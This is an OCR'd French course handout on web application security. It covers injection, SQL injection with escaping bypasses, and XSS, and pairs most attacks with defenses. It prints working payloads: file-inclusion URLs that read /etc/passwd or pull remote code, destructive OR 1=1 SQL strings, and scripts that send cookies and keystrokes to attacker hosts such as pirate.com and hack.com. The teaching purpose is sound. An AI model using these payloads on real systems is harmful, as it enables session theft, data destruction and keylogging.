
Je vais dans une boulangerie. En condition normale (en omettant le paiement) :



Elle m'a demandé une **variable** : le nombre de baguettes.

Injection : Le pirate


Le pirate entre dans une boulangerie.



Elle m'a demandé une **variable**, le pirate répond avec une **variable** ... suivie d'un **ordre**. Si le programme n'a pas prévu le cas, c'est foutu.
Une solution ?

Débordement : Condition normale


En condition normale, je dépose ma commande à la boulangerie :



La serveuse traite les commandes, puis reprend la liste des choses à faire.

Débordement : Le pirate

Le pirate dépose sa commande en espérant que la pile de sa commande va déborder sur la liste des choses à faire



Bingo !!


Les applications web

Les failles d'un site web.

Problème générique des failles

Les failles sont dues à l'utilisation imprévue d'une variable pour obtenir un comportement inattendu, mais contrôlé, plus ou moins correctement, par le pirate.
Contrairement à ce que montre le cinéma, les intrusions sont dûes à plus de 90% à l'utilisation de failles de sécurité, et non à un problème de mot de passe.
Les serveurs web étant souvent les seuls points accessibles, voyons comment cela peut se passer.

Structure d'un service web



20 points de vulnérabilités

Du schéma précédent, on peut trouver 20 points de vulnérabilités :

- Les logiciels
  - Les serveurs
  - Les scripts
  - Les modules
  - Les outils de protection (antivirus, antispyware, etc.)
- Les OS
- Les matériels
- Les communications
- L'utilisateur
- Les protocoles

Les types de paramètres

- Variables GET. Elles sont données dans l'URL de demande.
- Variables POST. Fournies par un formulaire.
- Variables Cookies. Variables conservées par le navigateur sur son disque dur et généralement fournies par le serveur.
- Variables SERVER (HTTP_USER_AGENT ou HTTP_REFERER)

Les variables GET

- Décrites dans l'URL.
- http://www.google.com/search?p=html&hl=fr.
- Ici 2 variables p et hl, avec les valeurs html et fr.
- Généralement provenant d'une interrogation directe.
- Dans le cas présent, plutôt rare, il s'agit d'envoi par formulaire (method=GET).

Les variables POST

- Remplies par un formulaire.
- Utilisées quand on a un grand volume de données à envoyer.
- Utilisées quand on a un grand nombre de variables.
- Non tracées par les journaux des daemons (hormis modules spécifiques).
- Traitement particulier des variables Hidden qui sont cachées pour l'utilisateur, mais pas pour le navigateur.

Les variables cookies

- Notion de valise de variables stockées sur le client
- Transmises de manière transparente dans la requête
- C'est le serveur qui est sensé positionner ces variables pour une durée limitée
- Un serveur ne peut généralement (sauf faille de sécurité) demander à accéder qu'aux variables :
  - Qu'il a lui-même positionnées.
  - Qu'une machine de son domaine a positionnées (et si celle-ci l'a autorisé).

Les variables SERVER

Ces variables sont hétéroclites.

- Celles que seul le serveur connait
  - Version du serveur
  - Répertoire de travail
- Celles qui sont associées à la connexion
  - L'adresse du client REMOTE_ADDR
  - L'hôte appelé
  - Le port source
- Celles qui proviennent du client
  - Le Referer : HTTP_REFERER
  - Le USER_AGENT
  - L'URL appelée

MUV : principe fondamental

- Ces variables proviennent en majorité du client.
- Il a donc tout pouvoir pour les modifier, effacer.
- Les contrôles Javascript sont exécutés par le client (s'il le souhaite !).
- Les contrôles de formulaire (taille, type) sont exécutés par le client (s'il le souhaite !).

MUV : Généralisation : Injection de code

- Faille de sécurité : faire exécuter du code informatique
- Ce code va être injecté par une "interface" pas prévue pour
- Ce code dépend de qui va l'éxecuter et du vecteur d'injection

Nom	Langage	Vecteur	Interpréteur/Victime
Buffer Overflow	Assembleur	Binaire	Processeur
SQL Injection	SQL	web	SGBD
LDAP Injection	LDAP	web	annuaire LDAP
Injection	shell, DOS, etc.	web	Interpréteur backoffice
XSS	Javascript	web	navigateur
CSRF	HTML	web	navigateur
script PDF	Javascript	PDF	lecteur PDF

MUV : Quelques exemples

- Variables sur les noms de fichier (ou les répertoires)
- Variables dites superglobales
- Variables dans les requêtes SQL (ou LDAP ou tout interpréteur)
- Variables pour du XSS

MUV : Sur les noms de fichiers

Exemple d'inclusion.

Soit le programme suivant

```
<?
include ("header.inc");
$page=$_GET['page'];
include ($page);
include ("footer.inc");
?>
```

que l'on utilise de la manière suivante

Utilisation

```
http://192.168.30.72/mep.php?page=toto.txt
```

MUV : Sur les noms de fichiers

Quelques attaques :

Exemples simples d'utilisation malveillante

```
http://192.168.30.72/mep.php?page=/etc/passwd
http://192.168.30.72/mep.php?
page=https://dsi.ut-capitole.fr/creufophacker.inc
```

On pourrait de la même manière utiliser les fonctions fopen, require, etc.

MUV :Solution

Refuser les requêtes avec des caractères dangereux

```
<?
If (eregi("/",$page))
{die("Va jouer dans le mixer !")}
include ("header.inc");
include ($page);
include ("footer.inc");
?>
```

On doit aussi utiliser

- La notion de "allow_url_fopen" et "allow_url_include" du php.ini en les mettant à faux,
- La notion de "open_basedir" en listant les répertoires autorisés
- Empêcher l'utilisateur apache de sortir (avec un firewall en sortie), on pourra aussi bloquer MySQL et proftpd.

MUV : Les injections SQL (ou LDAP)

Le SQL est un langage d'interrogation de base de données. C'est un véritable langage de programmation, avec ses fonctions, ses variables, ses commentaires.
Le principe des appels SQL en WWW, est que le langage (PHP par exemple) crée une chaine de caractères (la commande SQL) qui est ensuite envoyée au SGBD.
Le SGBD interprète et exécute le programme envoyé.

MUV : Les injections SQL ou LDAP

Utilisation

```
http://192.168.30.72/test_sql.php?id=3;
```

Code du programme

```
$sql_query="DELETE FROM matable WHERE id=$id";
mysql_connect($database);
mysql_query($database,$sql_query);
```

MUV : Les injections SQL première attaque

Les espaces doivent être remplacés par %20

```
http://192.168.30.72/test_sql.php?id=3 OR 1=1
```

ce qui nous donne

Chaine envoyée au SGBD

```
DELETE FROM matable WHERE id=3 OR 1=1
```

Le résultat est la destruction de tous les enregistrements.

MUV : Les injections SQL 1bis

Code du programme

```
<?
$sql_query="DELETE FROM matable WHERE id=$id AND champ1=true";
mysql_connect($database);
mysql_query($database,$sql_query);
?>
```

MUV : Les injections SQL attaque 1bis

On ajoute un commentaire

```
http://192.168.30.72/test_sql.php?id=3 OR 1=1 --
```

ce qui nous donne :

Chaine envoyée au SGBD

```
DELETE FROM matable WHERE id=3 OR 1=1 -- AND champ1=true
```

Le résultat est la destruction de tous les enregistrements, car la fin du WHERE n'est pas prise en compte.

MUV : Les injections SQL attaque 1ter

Un commentaire peut suffire

```
http://192.168.30.72/login.php?login=admin --
```

ce qui nous donne :

Chaine envoyée au SGBD

```
SELECT uid FROM user WHERE login=$login -- AND password=$password
```

Le résultat est une identification sans mot de passe.

MUV : Les injections SQL première solution

La première solution peut consister à modifier le programme en ajoutant des quotes

Code du programme

```
$sql_query="DELETE FROM matable WHERE id='$id'";
```

Le résultat de la première attaque devient alors

Code du programme

```
DELETE FROM matable WHERE id='3 OR 1=1'
```

qui est sans danger.
Mais pourtant une faille existe encore

MUV : Les injections SQL deuxième attaque

Insérons une quote

```
http://192.168.30.72/test_sql.php?id=3' OR 1=1 --
```

ce qui nous donne

Chaine envoyée au SGBD

```
DELETE FROM matable WHERE id='3' OR 1=1 -- '
```

Le résultat est encore la destruction de tous les enregistrements.

MUV : Les injections SQL deuxième solution

La solution va passer par 2 possibilités

- le magic_quotes_gpc à on (ATTENTION : les versions de PHP influent !)
- la fonction addslashes (idem)

Code du programme

```
$id=add_slashes($id);
$sql_query="DELETE FROM matable WHERE id='$id'";
```

L'attaque précédente donne alors

Chaine envoyée au SGBD

```
DELETE FROM matable WHERE id='3\' OR 1=1'
```

Qui ne fait plus rien. Mais ce n'est toujours pas fini. Une faille existe malgré cela.

MUV : Les injections SQL troisième attaque

Le but de magic_quotes_gpc est à ON. Mais il a des problèmes avec les caractères dits "multibytes" : c'est à dire les alphabets plus complexes (chinois par exemple)

A la place de la quote, plaçons le caractère multibyte '0xbf27' 縗.
Cela ne peut réellement se faire que par un script :

Parlons chinois

```
$id=chr(0xbf).chr(0x27)." OR 1=1";
fopen(http://192.168.30.72/test_sql.php?id=$id)";
```

MUV : Les injections SQL troisième attaque

- Le PHP reçoit un caractère multibyte chinois 0xbf27 
- Il l'envoie à addslashes (ou à magic_quotes_gpc, ce qui est identique)
- Celui-ci ne comprenant pas que c'est un caractère multibytes, croit voir 2 caractères : 0xbf et 0x27 qui est une quote. Il ajoute à 0x27 un antislash (0x5c).
- La chaine renvoyée à PHP est donc 0xbf5c27.
- Comme PHP renvoie à MySQL qui lui comprend le multibyte (si la BD est en UTF8), et que 0xbf5c  est un caractère valide, il nous reste 0x27 qui est... la quote.

MUV : Les injections SQL troisième attaque

On obtient alors la chaine suivante :

Chaine envoyée au SGBD

DELETE FROM matable WHERE id='3뻐' OR 1=1'

Le résultat est encore la destruction de tous les enregistrements.
Solutions :

- mysql_real_escape_string().
- les requêtes préparées.

Et si c'était possible ?

MUV : Les variables de session

Les variables de session permettent de mettre les variables habituellement mises en cookies, uniquement sur le serveur

- Cela évite de trimbaler beaucoup d'informations.
- On n'a plus à les contrôler à chaque fois (elles ne sont plus modifiables).

Seule reste une variable dans le cookie : celle qui contient le numéro de session. En général, cette variable est équivalente à un identifiant (on ne réauthentifie plus la personne).
Pour un pirate, c'est **le** cookie à obtenir.

MUV : Voler un cookie : Attaque

Soit un forum avec une zone de texte quelconque.

Si on saisit

Salut les potes, le cours est génial, le prof est <B>super</B>. Reviendez....

On obtient donc

Salut les potes, le cours est génial, le prof est ***super****. Reviendez....*

MUV : Voler un cookie : Problème

Et si on saisit ?

```
<script>
while (1)
alert("Vas téter la prise électrique");
</script>
```

MUV : Voler un cookie : Problème

Soyons plus méchant :

Récupérons le cookie

```
<script>
cookie=document.cookie();
i=new image();
i.src="http://www.pirate.com/?id="+cookie;
</script>
```

MUV : Voler un cookie : Solution

Bloquer la chaine "<script" dans les messages.

MUV : Voler un cookie : Vraiment la solution ?

Comment s'écrit script ?

- "<script"
- "<javascript"
- "<JAVAscript"
- "<java script"
- "<java
  script

et ça ?

```
<&#00015;&#099;&#00015;&#x72;&#0000105;&#x070;&#x0074;>
```

MUV : Pire encore ?

un javascript s'appelle aussi par

Par erreur

```
<img src=Y onerror="document.location= 'http://pir.com/vol?ck='+document.cookie
```

Spécifique IE

```
<bgsound onpropertychange="code Javascript">
```

MUV : XSS = solution globale

Il faut utiliser sur **toutes** les variables externes

- GET, POST,
- HTTP_REFERER, HTTP_USER_AGENT
- dans les Cookies (même si on les a déjà contrôlées)

la fonction htmlentities().

MUV : XSS = vol de cookie ?


Ce n'est qu'une possibilité, par la transformation du navigateur.
Mais en quoi ?

En outil de DOS HTTP : JS-LOIC

Et moi ?

```
<script language="javascript">
var keys='';
document.onkeypress = function(e) {
  get = window.event?event:e;
  key = get.keyCode?get.keyCode:get.charCode;
  key = String.fromCharCode(key);
  keys+=key;
}
window.setInterval(function(){
  new Image().src = 'http://hack.com/keylogger.php?c='+keys;
  keys = '';
}, 1000);
</script>
```

Et si on intégrait tout ça ?



http://www.beefproject.com

Un constat difficile

Un constat

- beaucoup d'applications sont livrées "telles quelles"
- il y a souvent un historique lourd
- les applications sont "mouvantes".
- les développeurs ne sont pas souvent formés.

Des solutions globales

D'où des solutions "globales"

- des IPS réseau pour bloquer
- des modules de sécurité
  - en négatif : mod_security (apache)
  - en positif : naxsi (nginx)
  - parfois directement sur le serveur à protéger
  - souvent utilisés en reverse-proxy.

L'authentification

- Différence identification et authentification
- Multi-facteurs ou pas
- Sur quels périmètres
  - Accès aux machines
  - Accès aux applications
  - Accès au réseau
- SSO : Same Sign On ou Single Sign On ?

Méthodes d'authentification

- Locale (Fichiers, SQL)
- Radius (historique, multiprotocoles, AAA)
- LDAP et Active Directory (parfois en backend)
- Kerberos (SSO général, mal implémenté par Microsoft)
- SSO Web Intra-organisation (CAS)
- SSO Trans-organisations (Shibboleth, Oauth)

Les mécanismes physiques

- Ce que l'on a
  - FIDO et Yubikey
  - RSA SecurID
- Ce que l'on est
  - lecture d'empreintes digitales (ou de carte veineuse)
  - lecture d'iris de l'oeil
  - reconnaissance du visage
  - vitesse de frappe sur les touches

Vérifier sa sécurité

Vérifier sa sécurité.

Vérifier sa sécurité

Etre persuadé que sa sécurité est efficace n'est pas suffisant : il faut à minima vérifier que cela correspond à la réalité.

- Vérifier que les outils de sécurité sont actifs
- Vérifier que les procédures de sécurité sont suivies
- Permettre aux utilisateurs de découvrir leurs outils de sécurité
- Vérifier notre e-réputation
- Faire tester sa sécurité.

Vérifier que les outils de sécurité sont actifs

- Vérifier les antivirus grâce http://eicar.com.
  - Déclenchent-ils des alertes sur le poste ?
  - sur le serveur de messagerie ?
  - sur le proxy web ?
- Vérifier les ports ouverts grâce à ShieldUp de grc.com
- Vérifier le niveau de chiffrement avec sslabs.com

Vérifier que les procédures sont actives

- Les antivirus sont-ils à jour ? Comment le voit-on ?
- Les infections virales remontent-elles sur la console centrale ?
- Y-a-t-il des remontées d'alarmes (syslog par exemple) en cas de problème ?
- Les filtres d'url fonctionnent-ils ?
- Les vérifications de procédures sont-elles régulières et automatiques ?
- etc.

Aider les utilisateurs à vérifier leur sécurité

Pourquoi ?

- Leur montrer comment réagissent leurs outils de sécurité (et ainsi éviter les "fake").
- Leur faire prendre conscience de la sécurité,
- Les rendre autonomes,
- Les rendre "détecteurs d'incident".

Comment ?

- Déclencher une alerte avec http://eicar.com pour l'antivirus
- Tester le firewall local avec grc.com
- Voir le repérage des spams, phishing, etc.

Vérifier son e-réputation

Pourquoi ?

